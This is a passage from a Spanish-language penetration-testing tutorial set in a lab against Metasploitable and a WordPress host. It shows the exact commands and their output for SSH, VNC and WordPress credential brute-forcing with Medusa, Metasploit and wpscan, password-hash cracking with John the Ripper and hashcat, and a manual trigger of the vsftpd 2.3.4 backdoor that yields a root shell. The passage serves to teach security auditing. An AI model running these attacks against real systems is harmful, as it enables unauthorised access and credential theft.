jotta@jotta:~$ sudo medusa -u msfadmin -e ns -P /usr/share/wordlists/metasploit/default_pass_for_services_unhash.txt -M
ssh -h 192.168.1.77
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.77 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: (1 of 1245
complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.77 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (2
of 1245 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.77 User: msfadmin Password: msfadmin [SUCCESS]
jotta@jotta:~$
```

Ahora si abrimos Wireshark y ejecutamos el comando podemos ver la cantidad de peticiones que se están haciendo.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.83	192.168.1.77	TCP	74	46058 -> 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1..
2	0.008506425	PcsCompu_dd:da:09	Broadcast	ARP	68	Who has 192.168.1.83? Tell 192.168.1.77
3	0.008512451	PcsCompu_ca:38:29	PcsCompu_dd:da:09	ARP	42	192.168.1.83 is at 08:00:27:ca:38:29
4	0.008896213	192.168.1.83	192.168.1.77	TCP	66	46058 -> 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0..
5	0.008986700	192.168.1.83	192.168.1.77	SSHv2	86	Client: Protocol (SSH-2.0-MEDUSA_1.0)
6	0.012405816	192.168.1.83	192.168.1.77	TCP	66	46058 -> 22 [ACK] Seq=21 Ack=39 Win=64256 Len=..
7	0.012841387	192.168.1.83	192.168.1.77	TCP	66	46058 -> 22 [ACK] Seq=21 Ack=823 Win=64128 Le..
8	0.013987631	192.168.1.83	192.168.1.77	SSHv2	818	Client: Key Exchange Init
9	0.048464205	192.168.1.83	192.168.1.77	SSHv2	98	Client: Unknown (34)
10	0.050183925	192.168.1.83	192.168.1.77	TCP	66	46058 -> 22 [ACK] Seq=789 Ack=1039 Win=64128 ..
11	0.055547924	192.168.1.83	192.168.1.77	SSHv2	274	Client: Unknown (32)
12	0.064791416	192.168.1.83	192.168.1.77	TCP	66	46058 -> 22 [ACK] Seq=997 Ack=1823 Win=64128 ..
13	0.070163345	192.168.1.83	192.168.1.77	SSHv2	82	Client: New Keys
14	0.109595171	192.168.1.83	192.168.1.77	SSHv2	118	Client: Encrypted packet (len=52)
15	0.110265355	192.168.1.83	192.168.1.77	SSHv2	134	Client: Encrypted packet (len=68)
16	0.123275250	192.168.1.83	192.168.1.77	SSHv2	150	Client: Encrypted packet (len=84)

Metasploit

En Metasploit vamos a encontrarnos con una serie de módulos que nos permiten hacer ataques de diccionarios y de servicios que no nos habían dado la posibilidad otras herramientas.

Antes de empezar tenemos que cargar la base de datos de **PostgreSQL**

```
sudo service postgresql start
```

y arrancar la consola.

```
sudo msfconsole
```

Vamos a buscar los módulos auxiliares de login, para ello ponemos el siguiente comando:

```
search login type:auxiliary
```

Nos sale una lista de todos los que podemos probar y elegimos según las vulnerabilidades que nos hayan aparecido en nuestros análisis, en este caso vamos a probar el de **VNC**. También hay módulos para Wordpress, Telnet...

Para seleccionar ese módulo ponemos:

```
use auxiliary/scanner/vnc/vnc_login
```

Hay veces que el servicio VNC no necesita una cuenta de usuario solo una contraseña.

Si ponemos el comando **options** podemos ver los parámetros que tenemos que rellenar.

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies	[type:host:port][...]	no	A proxy chain of format type:host:port[
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max 0 means per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempt

Como podemos ver utiliza un diccionario por defecto, podemos hacer una prueba con ese.

Si queremos hacer la prueba con el diccionario que lleva por defecto no hace falta poner más información, solo el **rhost** y podríamos lanzar el exploit. RHOST hace referencia a la IP de la víctima.

```
set rhost 192.168.1.77
```

```
exploit
```

```
msf5 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.1.77
RHOST => 192.168.1.77
msf5 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.1.77:5900 - 192.168.1.77:5900 - Starting VNC login sweep
[*] 192.168.1.77:5900 - 192.168.1.77:5900 - Login Successful: :password
[*] 192.168.1.77:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/vnc/vnc_login) >
```

Aquí como podemos ver nos ha dicho que ha podido loguearse y la contraseña es **password**.

Como he dicho antes, no siempre los ataques de diccionarios son para sacar contraseñas, también podemos sacar usuarios. Por ejemplo, si volvemos a **wpscan** y elegimos el enumerador **u** vamos a ver cuantos usuarios sacamos.

Primero vamos a ejecutar el laboratorio de **Windows Server 2008** para poder acceder a WordPress y una vez iniciado ponemos en nuestra terminal:

```
sudo wpscan --url http://192.168.1.96:8585/wordpress/ -e u1-15
```

- url → Es la url de la página.
- e → Enumerador
- u1-15 → Rango de usuarios del 1 al 15 como máximo.

```
[i] User(s) Identified:  
[+] monica  
| Found By: Author Posts - Author Pattern (Passive Detection)  
| Confirmed By:  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
  
[+] Monica  
| Found By: Rss Generator (Passive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] Pedro  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] user  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] andres  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
  
[+] jose  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Como podemos ver nos ha sacado unos usuarios, ahora podríamos meterlos en un documento de texto y hacer un ataque de diccionario, pero para las contraseñas.

He metido los usuarios en un .txt y he usado un diccionario que nos da Kali Linux para hacer la prueba.

```
sudo wpSCAN --url http://192.168.1.96:8585/wordpress/ -U /home/jotta/Escritorio/usuarios.txt -P /usr/share/wordlists/metasploit/default_pass_for_services_unhash.txt --password-attack xmlrpc
```

¡Y nos ha dado una contraseña!

```
[!] Valid Combinations Found:  
| Username: Jose, Password: LdapPassword_1
```

Ataques de diccionario a servicios Offline

En este punto cuando estoy haciendo auditorías suelo utilizar mucho **hashcat**, es una herramienta que te permite la compatibilidad de muchos cifrados y algoritmos de cifrados y además se puede utilizar para redes Wireless.

Hashcat el único inconveniente es que consume muchos recursos de la gráfica, una alternativa es **John the Ripper**.

John The Ripper

John The Ripper es un programa de criptografía que permite aplicar fuerza bruta para descifrar contraseñas. Es capaz de romper algoritmos como DES, SHA-1, etc...

Para acceder a la ayuda de John The Ripper hay que poner el siguiente comando:

```
sudo john --help
```

El parámetro --wordlist sería para indicar nuestro diccionario.

En el caso de que John The Ripper no detectara de forma automática el tipo de cifrado que se está utilizando, se lo podemos indicar de forma manual. Para ver todos los formatos que acepta hay.

```
--format=NAME           force hash of type NAME. The supported formats can  
be seen with --list=formats and --list=subformats
```

```
jotta@jotta:~$ sudo john --list=formats  
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,  
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,  
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,  
AxCrypt, AzureAD, BestCrypt, bfegg, Bitcoin, BitLocker, bitshares, Bitwarden,  
BKS, Blackberry-ES10, WoWSRP, Blockchain, chap, Clipperz, cloudkeychain,  
dynamic_n, cq, CRC32, sha1crypt, sha256crypt, sha512crypt, Citrix_NS10,  
dahua, dashlane, diskcryptor, Django, django-scrypt, dmd5, dmg, dominosec,  
dominosec8, DPAPIMk, dragonfly3-32, dragonfly3-64, dragonfly4-32,  
dragonfly4-64, Drupal7, eCryptfs, eigrp, electrum, EncFS, enpass, EPI,  
EPiServer, ethereum, fde, Fortigate256, Fortigate, FormSpring, FVDE, geli,  
gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa, hMailServer, hsrp, IKE, ipb2,  
itunes-backup, iwork, KeePass, keychain, keyring, keystore, known_hosts,  
krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs, krb5-17, krb5-18, krb5-3,  
kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS, MD2, mdc2, MediaWiki,  
monero, money, MongoDB, scram, Mozilla, mscash, mscash2, MSCHAPv2,  
mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12, multibit, myqlna,  
mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2, net-md5, netntlmv2,  
netntlm, netntlm-naive, net-sha1, nk, notes, md5ns, nsec3, NT, o10glogon,  
o3logon, o5logon, ODF, Office, oldoffice, OpenBSD-SoftRAID, openssl-enc,  
oracle, oracle11, Oracle12C, osc, ospf, Padlock, Palshop, Panama,  
PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1, PBKDF2-HMAC-SHA256,
```

```
sudo john --list=formats
```

También podemos mostrar los subformatos

```
sudo john --list=subformats
```

```
jotta@jotta:~$ sudo john --list=subformats
Format = dynamic_0    type = dynamic_0: md5($p) (raw-md5)
Format = dynamic_1    type = dynamic_1: md5($p.$s) (joomla)
Format = dynamic_2    type = dynamic_2: md5(md5($p)) (e107)
Format = dynamic_3    type = dynamic_3: md5(md5(md5($p)))
Format = dynamic_4    type = dynamic_4: md5($s.$p) (OSC)
Format = dynamic_5    type = dynamic_5: md5($s.p.$s)
Format = dynamic_6    type = dynamic_6: md5(md5($p).$s)
Format = dynamic_8    type = dynamic_8: md5(md5($s).$p)
Format = dynamic_9    type = dynamic_9: md5($s.md5($p))
Format = dynamic_10   type = dynamic_10: md5($s.md5($s.$p))
Format = dynamic_11   type = dynamic_11: md5($s.md5($p.$s))
Format = dynamic_12   type = dynamic_12: md5(md5($s).md5($p)) (IPB)
Format = dynamic_13   type = dynamic_13: md5(md5($p).md5($s))
Format = dynamic_14   type = dynamic_14: md5($s.md5($p).$s)
Format = dynamic_15   type = dynamic_15: md5($u.md5($p).$s)
Format = dynamic_16   type = dynamic_16: md5(md5(md5($p).$s).$s2)
Format = dynamic_18   type = dynamic_18: md5($s.Y.$p.0xF7.$s) (Post.Office MD5)
Format = dynamic_19   type = dynamic_19: md5($p) (Cisco PIX)
Format = dynamic_20   type = dynamic_20: md5($p.$s) (Cisco ASA)
Format = dynamic_22   type = dynamic_22: md5(sha1($p))
Format = dynamic_23   type = dynamic_23: sha1(md5($p))
Format = dynamic_24   type = dynamic_24: sha1($p.$s)
Format = dynamic_25   type = dynamic_25: sha1($s.$p)
Format = dynamic_26   type = dynamic_26: sha1($p) raw-sha1
Format = dynamic_29   type = dynamic_29: md5(utf16($p))
```

Para poder trabajar con cierto tipo de rotura de credenciales se tienen que utilizar algunas herramientas auxiliares. Estas herramientas se encuentran en el directorio
/usr/share/john/

Para acceder ponemos:

1. cd /usr/share/john

2. ls

```
jotta@jotta:~$ cd /usr/share/john/
jotta@jotta:/usr/share/john$ ls
1password2john.py      dashlane2john.py      ikescan2john.py      mac2john-alt.py      radius2john.py
7zzjohn.pl             deepsound2john.py      ios7tojohn.pl       mac2john.py       regex_alphabets.conf
adxcsouf2john.py      dictionary.rfc2865    itunes_backup2john.pl mcafee_epo2john.py  repeats16.conf
aem2john.py            digits.chr          iwork2john.py       monero2john.py   repeats32.conf
aix2john.pl            diskcryptor2john.py  john.conf          money2john.py   rexgen2rules.pl
aix2john.py            dmg2john.py          kcdump2john.py     mozilla2john.py  rules
alnum.chr              dns                  keychain2john.py  multibit2john.py rulestack.pl
alnumspace.chr         DPAPIMk2john.py     keyring2john.py   neo2john.py    sap2john.pl
alpha.chr              dumb16.conf        keystore2john.py  netntlm.pl    sha-dump.pl
andotp2john.py         dumb32.conf        kirbi2john.py     netscreen.py   sha-test.pl
androidbackup2john.py dynamic.conf       known_hosts2john.py office2john.py  signal2john.py
androidfde2john.py    dynamic_disabled.conf korelogic.conf  openbsd_softraid2john.py sipdump2john.py
ansibile2john.py     dynamic_flat_sse_formats.conf krb2john.py    openssl2john.py ssh2john.py
apex2john.py           encryptions2john.py  kwallet2john.py  padlock2john.py ssp2john.py
applenotes2john.py    ejabberd2john.py    lanman.chr       pass_gen.pl   staroffice2john.py
aruba2john.py          electron2john.py   lastpass2john.py password.lst  stats
ascii.chr              encfs2john.py     latin1.chr       pcap2john.py  strip2john.py
axcrypt2john.py       enpass2john.py    ldif2john.pl     pdf2john.pl   telegram2john.py
bestcrypt2john.py     ethereum2john.py  leet.pl          pem2john.py   tezos2john.py
bitcoin2john.py       filezilla2john.py  lib              pfx2john.py   truecrypt2john.py
bitshares2john.py     fuzz.dic          libreoffice2john.py pgpdisk2john.py unrule.pl
bitwarden2john.py    fuzz_option.pl   lion2john-alt.pl pgpsda2john.py upper.chr
bks2john.py           gel2john.py       lion2john.pl     pgpwd2john.py uppernum.chr
blockchain2john.py   geninstats.rb    lm_ascii.chr    potcheck.pl  utf8.chr
ccache2john.py        hccapx2john.py   lotus2john.py   prosody2john.py vdi2john.py
cisco2john.pl         hextoraw.pl     lower.chr       pse2john.py   vmx2john.py
codepage.pl           htdigest2john.py  lowernum.chr    ps_token2john.py ztex
cracf2john.py         hybrid.conf     lowerspace.chr  pwsafe2john.py
cronjob               ibmscanner2john.py luks2john.py   radius2john.pl
```

Aquí podemos ver conversores (mac2john, ssh2john,etc.). John tiene que convertir el tipo de fichero para sacarle el valor del hash y ese valor hash es el que va a hacer realmente el ataque de diccionario.

Vamos a ejecutar john y hacer que desencripte el hash. El hash es uno que he creado yo ya que todavía no hemos sacado los hash de las máquinas.

```
john --wordlist=/home/jotta/Descargas/rockyou.txt
/home/jotta/Escritorio/hashes.txt
```

```
root@jotta:/home/jotta# john --wordlist=/home/jotta/Descargas/rockyou.txt /home/jotta/Escritorio/hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (jose)
1g 0:00:00:00 DONE (2020-11-23 13:58) 25.00g/s 9600p/s 9600c/s 9600C/s 123456..michael1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
root@jotta:/home/jotta#
```

Como ves nos dice que está en formato Raw-MD5 y la contraseña es **password**.

Hashcat

Hashcat es una herramienta increíble, pero consume muchos recursos de hardware, tanto que yo lo suelo utilizar en mi máquina nativa en vez de la virtual, pero en este caso vamos a hacer la excepción.

Para ver todas las opciones que nos da ponemos **hashcat -help** y al final nos da unos ejemplos de como usarlo, podemos usar un diccionario, diccionario con reglas de mutación, fuerza bruta o combinarlo todo.

- [Basic Examples] -		
Attack-Mode	Hash-Type	Example command
Wordlist	\$P\$	hashcat -a 0 -m 400 example400.hash example.dict
Wordlist + Rules	MD5	hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rule
Brute-Force	MD5	hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a
Combinator	MD5	hashcat -a 1 -m 0 example0.hash example.dict example.dict

Al igual que John The Ripper, trabaja con muchos algoritmos de cifrado y lo mejor es que nos permite salvar las sesiones para luego poder restaurarlas ya que no siempre podremos realizar un ataque de diccionario de una.

```
hashcat -a 0 -m 500 /home/jotta/Escritorio/hashes2.txt /home/jotta/Descargas/rockyou.txt -r  
nsa-rules/nsa64.rule
```

1. El tipo de cifrado, en este caso el 0 hace referencia a MD5
2. El hashmode.
3. La ubicación del hash. IMPORTANTE, el hash tiene que ir en texto plano, solo el hash.
4. La ubicación del diccionario. Lo mejor es que no solo tenemos porqué usar un diccionario, si tenemos una carpeta con varios diccionarios podemos poner la ruta y hace uso de todos.
5. Las reglas de mutación. Unas reglas muy buenas son las NSA Rules <https://github.com/NSAKEY/nsa-rules> Esto es interesante ya que el diccionario puede no funcionar, pero lo podemos modificar con una rule.

```
Dictionary cache built:  
* Filename..: /home/jotta/Descargas/rockyou.txt  
* Passwords.: 14344391  
* Bytes.....: 139921497  
* Keyspace..: 918040576  
* Runtime ...: 2 secs  
  
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s  
  
Session.....: hashcat  
Status.....: Running  
Hash.Name....: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)  
Hash.Target...: $1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.  
Time.Started...: Mon Nov 23 15:35:30 2020 (3 mins, 43 secs)  
Time.Estimated ...: Tue Nov 24 18:45:34 2020 (1 day, 3 hours)  
Guess.Base.....: File (/home/jotta/Descargas/rockyou.txt)  
Guess.Mod.....: Rules (nsa-rules/nsa64.rule)  
Guess.Queue....: 1/1 (100.00%)  
Speed.#1.....: 9387 H/s (11.86ms) @ Accel:32 Loops:1000 Thr:1 Vec:8  
Recovered.....: 0/1 (0.00%) Digests  
Progress.....: 2055680/918040576 (0.22%)  
Rejected.....: 0/2055680 (0.00%)  
Restore.Point...: 32000/14344384 (0.22%)  
Restore.Sub.#1 ...: Salt:0 Amplifier:60-61 Iteration:0-1000  
Candidates.#1....: nuria28 → itsumo28  
  
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => █
```

Hash-identifier

Hash-identifier es la herramienta que te va a decir que tipo de criptografía tiene el hash que le pasamos, esto es muy interesante ya que yo no soy experto en criptografía y no se identificarlas todas así que paso el hash por esta herramienta y hace el trabajo por mi.

Para ejecutarla ponemos el comando `hash-identifier` y nos pedirá una cadena.

6. Herramientas de explotación

Conceptos

Hemos hablado mucho de vulnerabilidades pero... ¿Qué es una vulnerabilidad? Una vulnerabilidad es un código que permite a un atacante aprovecharse de un servicio del sistema operativo para poder comprometer un sistema informático para, por ejemplo, tomar el control de este o tirar el sistema.

Una vulnerabilidad está compuesta por dos partes:

- **Código malicioso.** Será el que explote dicha vulnerabilidad. También se le conoce por la palabra **exploit**(aprovecharse de).
- **Payload.** Un Payload es el que ejecuta en ciertos tipos de vulnerabilidades, funciones que desea el atacante. Por ejemplo: Conexiones remotas, ejecución de procesos, tirar la máquina, etc.

Si nos ponemos a clasificar la gravedad de una vulnerabilidad lo podemos hacer por la severidad de la incidencia, la repercusión que puede tener para nuestro cliente y por la complejidad para poder llevarla a cabo. El valor real sería una media de esos tres valores.

Los tipos de vulnerabilidades se pueden clasificar en:

Remotos

- **Ejecución de código remoto**(Buffer overflow / heap overflow / integer overflow) en servicio con vulnerabilidad pública.
- **Canal de comunicaciones no seguro.**
- **Credenciales por defecto o muy débiles.**
- **Mala configuración de autenticación.** Esto se refiere a que cuando hacemos un ataque de diccionario me ha permitido hacer todos los intentos y no me ha bloqueado.
- **Acceso a información sensible.**
- **Vulnerabilidad de aplicación web** (SQL Injection, XSS, RCE, LFI/RFI...)

Locales

- **Elevación de privilegios.**
- **Recabar información sensible.** Ya sea información del sistema operativo, aplicaciones instaladas o rutas de conexión de aplicaciones que no van cifradas y contiene las credenciales.
- **Propagación de consultas maliciosas contra máquinas de la red local.**

Denegación de Servicios

- **Ejecución de código remoto**(Buffer overflow / heap overflow / integer overflow) en servicio con vulnerabilidad pública.
- **Botnets.** Está compuesta de muchas máquinas infectadas que lo único que hacen es obedecer las ordenes de la persona que ha realizado dicha infección, son como esclavos.
- Peticiones malformadas.
- Exceso de peticiones sin cerrar conexiones.

Server Side

Generalmente, la mayoría de vulnerabilidades que se intentan explotar al principio son en el lado del servidor. Es el tipo de explotación más llamativo y consiste en aprovecharse de una debilidad de una aplicación o servicio, es accesible de forma directa y no requiere de la intervención de un tercero para poder reproducirla.

Client Side

Tiene como objetivo explotar las vulnerabilidades en el lado del cliente, normalmente esto se consigue aprovechándose del eslabón más débil, el usuario final sin formación mínima en seguridad.

Protección legal en auditorías

Es muy importante que cuando vayas a realizar una auditoría reflejes las posibles repercusiones que puede haber en el proceso. Esto se hace para protegerte de forma legal y es importante que el cliente las acepte sino podéis tener problemas si se producen algunas de las siguientes circunstancias:

- Caídas de servicios.
- Caídas del sistema.
- Denegación de servicios.
- Pérdidas de confidencialidad de datos.
- Exposición de información.
- Impactos en la estabilidad del sistema evaluado.

Exploit-DB

Al principio, en la carrera como Pentester es normal que no se sepa desarrollar exploits, por eso lo que se hace es trabajar con vulnerabilidades publicadas.

En Exploit-DB hay bases de datos de exploits publicadas, esto es posible gracias a la aportación de cada uno de los usuarios que desean integrar a la base de datos una vulnerabilidad nueva. Es un proyecto creado en conjunto con **Offensive Security** y cuenta con el apoyo de muchos especialistas, siendo una de las principales fuentes a las que recurrir.

El repositorio de **Exploit Database** se encuentra instalado en Linux y puede actualizarse mediante el comando `apt install exploitdb` para tenerlo siempre listo para poder buscarlo mediante el script `searchsploit`.

Es importante que cuando vayas a tener una auditoría actualices tus repositorios antes de empezar.

Rapid7-DB

Esta empresa también cuenta con su propio repositorio de vulnerabilidades. Es similar a **Exploit-DB** ya que el repositorio nos proporciona información sobre la vulnerabilidad, su

criticidad y gravedad, pero no disponemos de un repositorio de vulnerabilidades para poder utilizar, esta va implementada en sus aplicaciones como por ejemplo **Metasploit**.

Método Manual

En este punto vamos a ver técnicas manuales para reproducir vulnerabilidades.

Para llevar a cabo este punto lo vamos a hacer según los resultados de Nessus, yo exporté el informe y vamos a empezar por el principio, el primer puerto, en este caso el 21.

Metasploitable

Verificando vulnerabilidad vsftpd – Puerto 21

La información que nos da Nessus de esta vulnerabilidad es la siguiente.

55523 - vsftpd Smiley Face Backdoor

Synopsis

The remote FTP server contains a backdoor, allowing execution of arbitrary code.

Description

The version of vsftpd running on the remote host has been compiled with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

Exploitable With

Metasploit (true)

Tiene una vulnerabilidad que empieza a funcionar cuando se ingresa un usuario que tiene una cara sonriente

:) lo que resulta que se pone a la escucha en el puerto 6200.

Esto se puede reproducir de forma automatizada con Metasploit o manual que es como vamos a verlo en este punto.

Quizás te preguntes, ¿como sabes que puedes reproducirlo con Metasploit? Lo pone en el informe :)

Para llevar a cabo el ataque de forma manual, el informe nos dice que mediante el servidor FTP así que vamos al lío.

Abrimos la terminal y ponemos

```
sudo ftp 192.168.1.77
```

Nos pedirá un usuario, le ponemos el que queramos con una cara sonriente y la contraseña que queramos.

```
jotta@jotta:~$ sudo ftp 192.168.1.77
[sudo] password for jotta:
Connected to 192.168.1.77.
220 (vsFTPd 2.3.4)
Name (192.168.1.77:jotta): vivaehacking:)
331 Please specify the password.
Password:
```

Ahora mientras eso está trabajando en otra ventana nos conectamos con **telnet** por el puerto 6200.

```
sudo telnet 192.168.1.77 6200
```

```
jotta@jotta:~$ sudo telnet 192.168.1.77 6200
Trying 192.168.1.77 ...
Connected to 192.168.1.77.
Escape character is '^J'.
```

Si no te da tiempo a conectarte mientras está comprobando los datos te saldrá el siguiente mensaje.

```
jotta@jotta:~$ sudo telnet 192.168.1.77 6200
Trying 192.168.1.77 ...
telnet: Unable to connect to remote host: Connection refused
```

Si no tienes telnet instalado se puede instalar con el comando

```
sudo apt-get install telnet
```

Si te lanza un error de que no se ha localizado el paquete entonces tendrás que actualizar el source.list

<https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/>

Ahora podemos navegar tranquilamente ya que me ha establecido conexión con el puerto.

```
jotta@jotta:~$ sudo telnet 192.168.1.77 6200
[sudo] password for jotta:
Trying 192.168.1.77 ...
Connected to 192.168.1.77.
Escape character is '^]'.
whoami;
root
: command not found
ls;
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
: command not found
```

Aquí lo que podemos decir es que tenemos acceso de **root** y acceso a **todos los directorios**.

Si queremos verificar que estamos con el usuario **root** de verdad podemos poner el comando **id**;

```
id;
uid=0(root) gid=0(root)
: command not found
```

Ahora tendríamos que apuntar que esta vulnerabilidad se ha verificado y no es un falso positivo.

¡Perfecto! Ya hemos verificado esta vulnerabilidad de forma manual, ahora a por la siguiente.

Analizando vulnerabilidad Default Password Service – Puerto 22

Esta vulnerabilidad es muy sencilla, no voy a indagar en ella porque ya lo he explicado en el punto anterior. Es simplemente un ataque de diccionario.

94403 - Default Password 'service' for 'service' Account

Synopsis

An administrative account on the remote host uses a known default password.

Description

The account 'service' on the remote host has the default password 'service'. A remote attacker can exploit this issue to gain administrative access to the affected system.

Solution

Change the password for this account or disable it.

Analizando vulnerabilidad Unencrypted Telnet Server – Puerto 23

Esta vulnerabilidad ya la vimos, era que con Wireshark podíamos ver los comandos que se estaban ejecutando en todo momento.

42263 - Unencrypted Telnet Server

Synopsis

The remote Telnet server transmits traffic in cleartext.

Description

The remote host is running a Telnet server over an unencrypted channel.

Using Telnet over an unencrypted channel is not recommended as logins, passwords, and commands are transferred in cleartext. This allows a remote, man-in-the-middle attacker to eavesdrop on a Telnet session to obtain credentials or other sensitive information and to modify traffic exchanged between a client and server.

SSH is preferred over Telnet since it protects credentials from eavesdropping and can tunnel additional data streams such as an X11 session.


Solution

Disable the Telnet service and use SSH instead.

Para comprobarlo solo hay que abrir
Wireshark, ponelo a la escucha y en la terminal poner

sudo telnet 192.168.1.77

Nos saldrá el protocolo de **TELNET** en **Wireshark** y ya está, ya se puede reportar esa vulnerabilidad.



¡Otra vulnerabilidad comprobada de forma manual!

Esto para ponerlo en el informe se podría hacer una captura de pantalla como esa que he puesto y bastaría.

Analizando Vulnerabilidad RSH rexecd – Puerto 512,514

RSH es un servicio de conexión remota, esta vulnerabilidad lo único que nos quiere decir es que está activada, que la desactivemos. Para comprobarlo es muy simple, en el punto de los diccionarios sacamos la contraseña del usuario **msfadmin**, para comprobar esta vulnerabilidad ponemos:

```
sudo rsh -l msfadmin 192.168.1.77
```

Nos pedirá la contraseña, se la ponemos y ya estamos dentro.


```
jotta@jotta:~$ sudo rsh -l msfadmin 192.168.1.77
msfadmin@192.168.1.77's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Oct 29 02:42:53 2020 from 192.168.1.83
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Ahora vamos a comprobar si utiliza un canal seguro, vamos a **Wireshark**, activamos la escucha y volvemos a lanzar el comando.



Como podemos ver está por un canal SSH y el tráfico está cifrado, eso es bueno.

Analizando Vulnerabilidad rlogin – Puerto 513

10205 - rlogin Service Detection

Synopsis

